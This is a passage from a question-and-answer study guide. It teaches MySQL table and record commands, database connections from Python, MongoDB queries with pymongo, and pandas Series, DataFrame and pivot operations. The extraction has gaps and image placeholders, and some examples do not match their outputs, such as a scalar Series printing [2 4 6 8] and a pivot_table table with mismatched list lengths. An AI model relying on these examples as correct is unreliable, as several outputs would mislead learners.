| mytestdb_copy |
| performance_schema |
| sakila |
| sys |
| testdb |
| world |
+-----+
```

Finally, we can use the below command to access the database that enables us to create a table and other database objects.

```
mysql> USE employeeedb;
```

Q4. Explain, how to manage with tables in MySQL.

(OR)

Explain, create alter and drop table commands.

Ans :

(Imp.)

CREATE TABLE

MySQL allows us to create a table into the database by using the `CREATE TABLE` command. Following is a generic syntax for creating a MySQL table in the database.

1. ADD a column in the table

Syntax:

ALTER TABLE table_name

ADD new_column_name column_definition

[FIRST | AFTER column_name];

Parameters

table_name: It specifies the name of the table that you want to modify.

new_column_name: It specifies the name of the new column that you want to add to the table.

column_definition: It specifies the data type and definition of the column (NULL or NOT NULL, etc).

FIRST | AFTER column_name: It is optional. It tells MySQL where in the table to create the column. If this parameter is not specified, the new column will be added to the end of the table.

Example:


In this example, we add a new column "cus_age" in the existing table "cus_tbl".

Use the following query to do this:

```
ALTER TABLE cus_tbl
```

```
ADD cus_age varchar(40) NOT NULL;
```

Output:



```
mysql> SELECT * FROM cus_tbl;
+----+-----+-----+
| cus_id | cus_firstname | cus_surname |
+----+-----+-----+
| 5 | Ajeet | Maurya |
| 6 | Deepika | Chopra |
| 7 | Vinal | Jaisual |
+----+-----+-----+
3 rows in set (0.00 sec)

mysql> ALTER TABLE cus_tbl
-> ADD cus_age varchar(40) NOT NULL;
Query OK, 3 rows affected (0.48 sec)
Records: 3 Duplicates: 0 Warnings: 0

mysql>
```

2. Add multiple columns in the table

Syntax:

ALTER TABLE table_name

ADD new_column_name column_definition

[FIRST | AFTER column_name],


ADD new_column_name column_definition

[FIRST | AFTER column_name],

To delete the above table, we need to run the following statement:

```
mysql> DROP TABLE orders;
```

It will remove the table permanently. We can also check the table is present or not as shown in the below output:



```
mysql> DROP TABLE orders;
Query OK, 0 rows affected (0.95 sec)

mysql> SELECT * FROM orders;
ERROR 1146 (42S02): Table 'mystudentdb.orders' doesn't exist
mysql>
```

4.2 USING A MYSQL DATABASE

4.2.1 Command Line

Q5. Explain insert command of MySQL.

Ans :

(Imp.)

MySQL supports five basic database operations: insertion, deletion, Updation, selection, and join. They are used to populate database tables and modify and retrieve the existing data.

Insertion

MySQL INSERT statement is used to store or add data in MySQL table within the database. We can perform insertion of records in two ways using a single query in MySQL:

1. Insert record in a single row
2. Insert record in multiple rows

Syntax:

The below is generic syntax of SQL INSERT INTO command to insert a single record in MySQL table:

```
INSERT INTO table_name ( field1, field2,...fieldN )
VALUES ( value1, value2,...valueN );
```

In the above syntax, we first have to specify the table name and list of comma-separated columns. Second, we provide the list of values corresponding to columns name after the VALUES clause.

If we want to insert multiple records within a single command, use the following statement:

```
INSERT INTO table_name VALUES
( value1, value2,...valueN )
( value1, value2,...valueN )
.....
( value1, value2,...valueN );
```

In the above syntax, all rows should be separated by commas in the value fields.

Q6. Explain DELETE command of MySQL.*Ans :***Deletion**

MySQL DELETE statement is used to remove records from the MySQL table that is no longer required in the database. This query in MySQL deletes a full row from the table and produces the count of deleted rows. It also allows us to delete more than one record from the table within a single query, which is beneficial while removing large numbers of records from a table. By using the delete statement, we can also remove data based on conditions.

Once we delete the records using this query, we cannot recover it. Therefore before deleting any records from the table, it is recommended to create a backup of your database. The database backups allow us to restore the data whenever we need it in the future.

Syntax:


The following are the syntax that illustrates how to use the DELETE statement:

```
DELETE FROM table_name WHERE condition;
```

In the above statement, we have to first specify the table name from which we want to delete data. Second, we have to specify the condition to delete records in the WHERE clause, which is optional. If we omit the WHERE clause into the statement, this query will remove whole records from the database table.

MySQL DELETE Statement Examples

Here, we are going to use the "Employees" table for the demonstration of the DELETE statement. Suppose the Employees table contain the following data:



```
mysql> SELECT * FROM Employees;
```


emp_id	name	birthdate	gender	hire_date
101	Bryan	1988-08-12	M	2015-08-26
102	Joseph	1978-05-12	M	2014-10-21
103	Mike	1984-10-13	M	2017-10-28
104	Daren	1979-04-11	F	2006-11-01
105	Marie	1990-02-11	F	2018-10-12
106	Marco	1988-04-11	M	2010-10-12
107	Antonio	1982-02-15	M	2005-10-12

```
7 rows in set (0.00 sec)
```

If we want to delete an employee whose emp_id is 107, we should use the DELETE statement with the WHERE clause. See the below query:

```
mysql> DELETE FROM Employees WHERE emp_id=107;
```

After the execution of the query, it will return the output as below image. Once the record is deleted, verify the table using the SELECT statement:



```
mysql> DELETE FROM Employees WHERE emp_id=107;
Query OK, 1 row affected (0.10 sec)
```

```
mysql> SELECT * FROM Employees;
```

emp_id	name	birthdate	gender	hire_date
101	Bryan	1988-08-12	M	2015-08-26
102	Joseph	1978-05-12	M	2014-10-21
103	Mike	1984-10-13	M	2017-10-28
104	Daren	1979-04-11	F	2006-11-01
105	Marie	1990-02-11	F	2018-10-12
106	Marco	1988-04-11	M	2010-10-12

```
6 rows in set (0.00 sec)
```

Example:

Let us understand the UPDATE statement with the help of various examples. Suppose we have a table "trainer" within the "testdb" database. We are going to update the data within the "trainer" table.

```
mysql> SELECT * FROM trainer;
```

course_name	trainer	email
Java	Mike	mike@javatpoint.com
Python	James	james@javatpoint.com
Android	Robin	robin@javatpoint.com
Hadoop	Stephen	stephen@javatpoint.com
Testing	Micheal	micheal@javatpoint.com

This query will update the email id of Java course with the new id as follows:

```
UPDATE trainer
```

```
SET email = 'mike@tutorialandexamples.com'
```

```
WHERE course_name = 'Java';
```

After successful execution, we will verify the table using the below statement:

```
SELECT * FROM trainer;
```

In the output, we can see that our table is updated as per our conditions.

```
mysql> UPDATE trainer
-> SET email = 'mike@tutorialandexamples.com'
-> WHERE course_name = 'Java';
Query OK, 1 row affected (0.26 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> SELECT * FROM trainer;
```

course_name	trainer	email
Java	Mike	mike@tutorialandexamples.com
Python	James	james@javatpoint.com
Android	Robin	robin@javatpoint.com
Hadoop	Stephen	stephen@javatpoint.com
Testing	Micheal	micheal@javatpoint.com

Q8. Explain about SELECT command of MySQL.

Ans :

(Imp.)

Selection

The SELECT statement in MySQL is used to fetch data from one or more tables. We can retrieve records of all fields or specified fields that match specified criteria using this statement.


MySQL SELECT Statement Example

Let us understand how SELECT command works in MySQL with the help of various examples. Suppose we have a table named `employee_detail` that contains the following data:

1. If we want to retrieve a single column from the table, we need to execute the below query:

```
mysql> SELECT Name FROM employee_detail;
```

We will get the below output where we can see only one column records.




```
mysql> SELECT Name FROM employee_detail;
```

Name
Alex
Joseph
Mark
Peter
Stephen
Suzi

2. If we want to query multiple columns from the table, we need to execute the below query:

```
mysql> SELECT Name, Email, City FROM employee_detail;
```

We will get the below output where we can see the name, email, and city of employees.




```
mysql> SELECT Name, Email, City FROM employee_detail;
```

Name	Email	City
Peter	peter@javatpoint.com	Texas
Suzi	suzi@javatpoint.com	California
Joseph	joseph@javatpoint.com	Alaska
Alex	alex@javatpoint.com	Los Angeles
Mark	mark@javatpoint.com	Washington
Stephen	stephen@javatpoint.com	New York

3. If we want to fetch data from all columns of the table, we need to use all column's names with the select statement. Specifying all column names is not convenient to the user, so MySQL uses an asterisk (*) to retrieve all column data as follows:

```
mysql> SELECT * FROM employee_detail;
```

We will get the below output where we can see all columns of the table.



```
mysql> SELECT * FROM employee_detail;
```


ID	Name	Email	Phone	City	Working_hours
1	Peter	peter@javatpoint.com	49562959223	Texas	12
2	Suzi	suzi@javatpoint.com	70679834522	California	10
3	Joseph	joseph@javatpoint.com	09896765374	Alaska	14
4	Alex	alex@javatpoint.com	97335737548	Los Angeles	9
5	Mark	mark@javatpoint.com	78765645643	Washington	12
6	Stephen	stephen@javatpoint.com	986345793248	New York	10

```

SELECT cust_name, city, order_num, order_date
FROM customer INNER JOIN orders
ON customer.cust_id = orders.order_id
WHERE order_date < '2020-04-30'
ORDER BY cust_name;

```

After successful execution of the query, we will get the output as follows:



```

mysql> SELECT cust_name, city, order_num, order_date
-> FROM customer INNER JOIN orders
-> ON customer.cust_id = orders.order_id
-> WHERE order_date < '2020-04-30'
-> ORDER BY cust_name;

```

cust_name	city	order_num	order_date
Alexandar	Maxico	5648	2020-03-10
Joseph	Texas	3322	2020-02-11
Mark	New Delhi	2135	2020-01-05
Michael	New York	3432	2020-02-22
Peter	London	5544	2020-02-01

4.2.2 Using A Mysql Database

Q10. Explain, how to Connect a database in pymysql.

Ans :

(Imp.)

Database Connection

Python uses a database driver module to communicate with MySQL. Several database drivers, such as pymysql, are freely available. Here we will useuse pymysql, which is a part of Anaconda. The driver, when activated, connects to the database server and then transforms Python function calls into database queries and, conversely, database results into Python data structures.

There are the following steps to connect a python application to our database.

1. Import mysql.connector module
2. Create the connection object.
3. Create the cursor object
4. Execute the query

Creating the Connection

To create a connection between the MySQL database and the python application, the connect() method of mysql.connector module is used.

```

myconn = mysql.connector.connect(host = "localhost", user = "root",passwd = "google",
database = "mydb")
#printing the connection object
print(myconn)
#creating the cursor object
cur = myconn.cursor()
print(cur)

```

Output:

```

<mysql.connector.connection.MySQLConnection object at 0x7faa17a15748>
MySQLCursor: (Nothing executed yet)

```

The function connect() requires the information about the database (its name), the

4.3 TAMING DOCUMENT STORES

4.3.1 Mongoddb

Q11. Define document Store. Explain about taming MangoDB document stores.

Ans :

(Imp.)

A document store (a NoSQL database) is a non-volatile collection of objects, often known as documents, with attributes. Many different implementations of document stores have been developed. In this unit, you'll look closely at one of them—MongoDB—and take a quick peek at its chief competitor, CouchDB.

MongoDB is a non-relational database. One MongoDB server can support several unrelated databases. A database consists of one or more collections of documents. All documents in a collection have unique identifiers. A Python MongoDB client is implemented in the Python module pymongo as an instance of the class MongoClient. You can create a client with no parameters (works for a typical local server installation), with the host name and port number of the server as the parameters, or with the Uniform Resource Identifier (URI) of the server as the parameter:

```

import pymongo as mongo
# Default initialization
client1 = mongo.MongoClient()
# Explicit host and port
client2 = mongo.MongoClient("localhost", 27017)
# Explicit host and port as a URI
client3 = mongo.MongoClient("mongodb://localhost:27017/")

```

Once the client establishes a connection to the database server, select the active database and then the active collection. You can use either the objectoriented ("dotted") or dictionary-style notation. If the selected database or collection do not exist, the server will create them at once:

```

# Two ways to create/select the active database
db = client1.dsdb
db = client1["dsdb"]

```

```

⇒ {'empname': 'Jane Doe', 'dob': '1964-05-16', '_id': 'XVT162'},
⇒ {'empname': 'Abe Lincoln', 'dob': '1809-02-12',
⇒ '_id': ObjectId('5691a9900f759d05092d311c')},
⇒ {'empname': 'Anon I. Muss', '_id': ObjectId('5691a9900f759d05092d311d')}}
list(people.find({"dob": "1957-12-24"}))
⇒ [{'empname': 'John Smith', 'dob': '1957-12-24',
⇒ '_id': ObjectId('5691a8720f759d05092d311b')}]
people.find_one()
⇒ [{'empname': 'John Smith', 'dob': '1957-12-24',
⇒ '_id': ObjectId('5691a8720f759d05092d311b')}]

```

```

people.find_one({"empname": "Abe Lincoln"})
⇒ {'empname': 'Abe Lincoln', 'dob': '1809-02-12',
⇒ '_id': ObjectId('5691a9900f759d05092d311c')}
people.find_one({"_id": "XVT162"})
⇒ {'empname': 'Jane Doe', 'dob': '1964-05-16', '_id': 'XVT162'}

```

Several grouping and sorting functions allow data aggregation and sorting. The function `sort()` sorts the results of the query. When you call it with no arguments, `sort()` sorts by the key `_id` in the ascending order. The function `count()` returns the number of documents in the query or in the entire collection:

```

people.count()
⇒ "4"
people.find({"dob": "1957-12-24"}).count()
⇒ "1"
people.find().sort("dob")
⇒ [{"empname": 'Anon I. Muss', '_id': ObjectId('5691a9900f759d05092d311d')},
⇒ {'empname': 'Abe Lincoln', 'dob': '1809-02-12',
⇒ '_id': ObjectId('5691a9900f759d05092d311c')},
⇒ {'empname': 'John Smith', 'dob': '1957-12-24',
⇒ '_id': ObjectId('5691a8720f759d05092d311b')},
⇒ {'empname': 'Jane Doe', 'dob': '1964-05-16', '_id': 'XVT162'}]

```

The functions `delete_one(doc)` and `delete_many(docs)` remove a document or documents

identified by the dictionary `doc` from the collection. To remove all of the documents, but keep the collection, call `delete_many({})` with an empty dictionary as the parameter:

```

result = people.delete_many({"dob": "1957-12-24"})
result.deleted_count
⇒ '1'

```

Example

```
import pandas as pd
import numpy as np
info = np.array(['P','a','n','d','a','s'])
a = pd.Series(info)
print(a)
```

Output

```
0    P
1     a
2     n
3     d
4     a
5     s
dtype: object
```

Create a Series from dict

We can also create a Series from dict. If the dictionary object is being passed as an input and the index is not specified, then the dictionary keys are taken in a sorted order to construct the index.

If index is passed, then values correspond to a particular label in the index will be extracted from the dictionary.

```
#import the pandas library
```

```
import pandas as pd
```

```
import numpy as np
```

```
info = {'x' : 0., 'y' : 1., 'z' : 2.}
```

```
a = pd.Series(info)
```

```
print (a)
```

Output

```
x    0.0
y    1.0
z    2.0
dtype: float64
```

Create a Series using Scalar

If we take the scalar values, then the index must be provided. The scalar value will be repeated for matching the length of the index.

```
#import pandas library
```

```
import pandas as pd
```

```
import numpy as np
```

```
x = pd.Series(4, index=[0, 1, 2, 3])
```

```
print (x)
```

```
y=pd.Series(data=[11.2,18.6,22.5], index=['a','b','c'])
print(x.index)
print(x.values)
print(y.index)
print(y.values)
```

Output

```
RangeIndex(start=0, stop=4, step=1)
[2 4 6 8]
Index(['a', 'b', 'c'], dtype='object')
[11.2 18.6 22.5]
```

Retrieving Types (dtype) and Size of Type (itemsize)

You can use attribute dtype with Series object as <objectname> dtype for retrieving the data type of an individual element of a series object, you can use the itemsize attribute to show the number of bytes allocated to each data item.

```
import numpy as np
import pandas as pd
a=pd.Series(data=[1,2,3,4])
b=pd.Series(data=[4.9,8.2,5.6],
index=['x','y','z'])
print(a.dtype)
print(a.itemsize)
print(b.dtype)
print(b.itemsize)
```

Output

```
int64
8
float64
8
```

Retrieving Shape


The shape of the Series object defines total number of elements including missing or empty values(NaN).

```
import numpy as np
import pandas as pd
a=pd.Series(data=[1,2,3,4])
b=pd.Series(data=[4.9,8.2,5.6],index=['x','y','z'])
print(a.shape)
print(b.shape)
```

Output

```
(4,)
(3,)
```


- **index:** The Default `np.arange(n)` index is used for the row labels if no index is passed.
- **columns:** The default syntax is `np.arange(n)` for the column labels. It shows only true if no index is passed.
- **dtype:** It refers to the data type of each column.
- **copy():** It is used for copying the data.



Regd. No	Name	Percentage of Marks
100	John	74.5
101	Smith	87.2
102	Parker	92
103	Jones	70.6
104	William	87.5

Create a DataFrame

We can create a DataFrame using following ways:

- dict
- Lists
- Numpy ndarrays
- Series

Create an empty DataFrame

The below code shows how to create an empty DataFrame in Pandas:

```
# importing the pandas library
import pandas as pd
df = pd.DataFrame()
print (df)
```

Output

```
Empty DataFrame
Columns: []
Index: []
```

Explanation

In the above code, first of all, we have imported the pandas library with the alias `pd` and then defined a variable named as `df` that consists an empty DataFrame. Finally, we have printed it by passing the `df` into the `print`.

Output

	one	two
a	1.0	1
b	2.0	2
c	3.0	3
d	4.0	4
e	5.0	5
f	6.0	6
g	NaN	7
h	NaN	8

Explanation

In the above code, a dictionary named “info” consists of two Series with its respective index. For printing the values, we have to call the info dictionary through a variable called d1 and pass it as an argument in print().

Q16. Explain, how do you perform operation on column using panda data Frames?

Ans :

Column Selection

We can select any column from the DataFrame. Here is the code that demonstrates how to select a column from the DataFrame.

```
# importing the pandas library
import pandas as pd

info = {'one' : pd.Series([1, 2, 3, 4, 5, 6], index=['a', 'b', 'c', 'd', 'e', 'f']),
        'two' : pd.Series([1, 2, 3, 4, 5, 6, 7, 8], index=['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h'])}

d1 = pd.DataFrame(info)

print (d1 ['one'])
```

Output

a	1.0
b	2.0
c	3.0
d	4.0
e	5.0
f	6.0
g	NaN
h	NaN

Name: one, dtype: float64

Explanation

In the above code, a dictionary named “info” consists of two Series with its respective index. Later, we have called the info dictionary through a variable d1 and selected the “one” Series from the DataFrame by passing it into the print().

Column Addition

We can also add any new column to an existing DataFrame. The below code demonstrates how to add any new column to an existing DataFrame:

Column Deletion

We can also delete any column from the existing DataFrame. This code helps to demonstrate how the column can be deleted from an existing DataFrame:

```
# importing the pandas library
import pandas as pd

info = {'one' : pd.Series([1, 2], index= ['a', 'b']),
        'two' : pd.Series([1, 2, 3], index=['a', 'b', 'c'])}

df = pd.DataFrame(info)

print ("The DataFrame:")
print (df)

# using del function
print ("Delete the first column:")
del df['one']
print (df)

# using pop function
print ("Delete the another column:")
df.pop('two')
print (df)
```

Output

```
The DataFrame:
   one  two
a  1.0    1
b  2.0    2
c  NaN    3

Delete the first column:
   two
a     1
b     2
c     3

Delete the another column:
Empty DataFrame
Columns: []
Index: [a, b, c]
```

Explanation

In the above code, the `df` variable is responsible for calling the `info` dictionary and print the entire values of the dictionary. We can use the `delete` or `pop` function to delete the columns from the DataFrame.

In the first case, we have used the `delete` function to delete the “one” column from the DataFrame whereas in the second case, we have used the `pop` function to remove the “two” column from the DataFrame.

For selecting a row, we have passed the integer location to an `iloc` function.

Slice Rows

It is another method to select multiple rows using `:` operator.

```
# importing the pandas library
import pandas as pd
info = {'one': pd.Series([1, 2, 3, 4, 5], index=['a', 'b', 'c', 'd', 'e']),
        'two': pd.Series([1, 2, 3, 4, 5, 6], index=['a', 'b', 'c', 'd', 'e', 'f'])}
df = pd.DataFrame(info)
print (df[2:5])
```

Output

	one	two
c	3.0	3
d	4.0	4
e	5.0	5

Explanation

In the above code, we have defined a range from 2:5 for the selection of row and then printed its values on the console.

Addition of Rows

We can easily add new rows to the DataFrame using `append` function. It adds the new rows at the end.

```
# importing the pandas library
import pandas as pd
d = pd.DataFrame([[7, 8], [9, 10]], columns = ['x','y'])
d2 = pd.DataFrame([[11, 12], [13, 14]], columns = ['x','y'])
d = d.append(d2)
print (d)
```

Output

	x	y
0	7	8
1	9	10
0	11	12
1	13	14

Explanation

In the above code, we have defined two separate lists that contains some rows and columns. These columns have been added using the `append` function and then result is displayed on the console.

Deletion of Rows

We can delete or drop any rows from a DataFrame using the `index` label. If in case, the label is duplicate then multiple rows will be deleted.

Pandas DataFrame.merge()	Merge the two datasets together into one.
Pandas DataFrame.pivot_table()	Aggregate data with calculations such as Sum, Count, Average, Max, and Min.
Pandas DataFrame.query()	Filter the dataframe.
Pandas DataFrame.sample()	Select the rows and columns from the dataframe randomly.
Pandas DataFrame.shift()	Shift column or subtract the column value with the previous row value from the dataframe.
Pandas DataFrame.sort()	Sort the dataframe.
Pandas DataFrame.sum()	Return the sum of the values for the requested axis by the user.
Pandas DataFrame.to_excel()	Export the dataframe to the excel file.
Pandas DataFrame.transpose()	Transpose the index and columns of the dataframe.
Pandas DataFrame.where()	Check the dataframe for one or more conditions.

4.4.2 Reshaping Data

Q19. What is reshaping? Explain about reshaping of data frames in Pandas.

Ans :

(Imp.)

Python has operations for rearranging tabular data, known as reshaping or pivoting operations. ... For example, hierarchical indexing provides a consistent way to rearrange data in a DataFrame. There are two primary functions in hierarchical indexing: `stack()`: rotates or pivots data from columns to rows.

In Pandas data reshaping means the transformation of the structure of a table or vector (i.e. DataFrame or Series) to make it suitable for further analysis.

Pivot

The pivot function is used to create a new derived table out of a given one. Pivot takes 3 arguments with the following names: index, columns, and values. As a value for each of these parameters you need to specify a column name in the original table. Then the pivot function will create a new table, whose row and column indices are the unique values of the respective parameters. The cell values of the new table are taken from column given as the values parameter.

```
from collections import OrderedDict
from pandas import DataFrame

import pandas as pd
import numpy as np

table = OrderedDict((
    ("Item", ['Item0', 'Item0', 'Item1', 'Item1']),
    ("CType", ['Gold', 'Bronze', 'Gold', 'Silver']),
    ("USD", ['1$', '2$', '3$', '4$']),
    ("EU", ['1€', '2€', '3€', '4€'])
))
d = DataFrame(table)
d
```

p.USD.Bronze

```

Item
Item0    2$
Item1    None
Name: Bronze, dtype: object
# Original DataFrame: Access the USD cost of Item0 for Gold customers
print(d[(d.Item == 'Item0') & (d.CType == 'Gold')].USD.values)
# Pivoted DataFrame: p.USD gives a "sub-DataFrame" with the USD values only
print(p.USD[p.USD.index == 'Item0'].Gold.values)
['1$']
['1$']

```

Pivot Table

The `pivot_table` method comes to solve this problem. It works like `pivot`, but it aggregates the values from rows with duplicate entries for the specified columns. In other words, in the previous example we could have used the mean, the median or another aggregation function to compute a single value from the conflicting entries. This is depicted in the example below.

```

table=OrderedDict((
    ("Item",['Item0','Item0','Item0','Item1']),
    ('CType',['Gold','Bronze','Gold','Silver']),
    ('USD',[1,2,3,4]),
    ('EU',[1,1,2,2,3,3,4,4])
))
d=DataFrame(table)
p=d.pivot_table(index='Item',columns='CType',values='USD',aggfunc=np.sum)
p.fillna(value='--',inplace=True)
p

```

CType	Bronze	Gold	Silver
Item			
Item0	2	4	--
Item1	--	--	4

In essence `pivot_table` is a generalisation of `pivot`, which allows you to aggregate multiple values with the same destination in the pivoted table.

Q22. What is Pivot Table?*Ans.:*

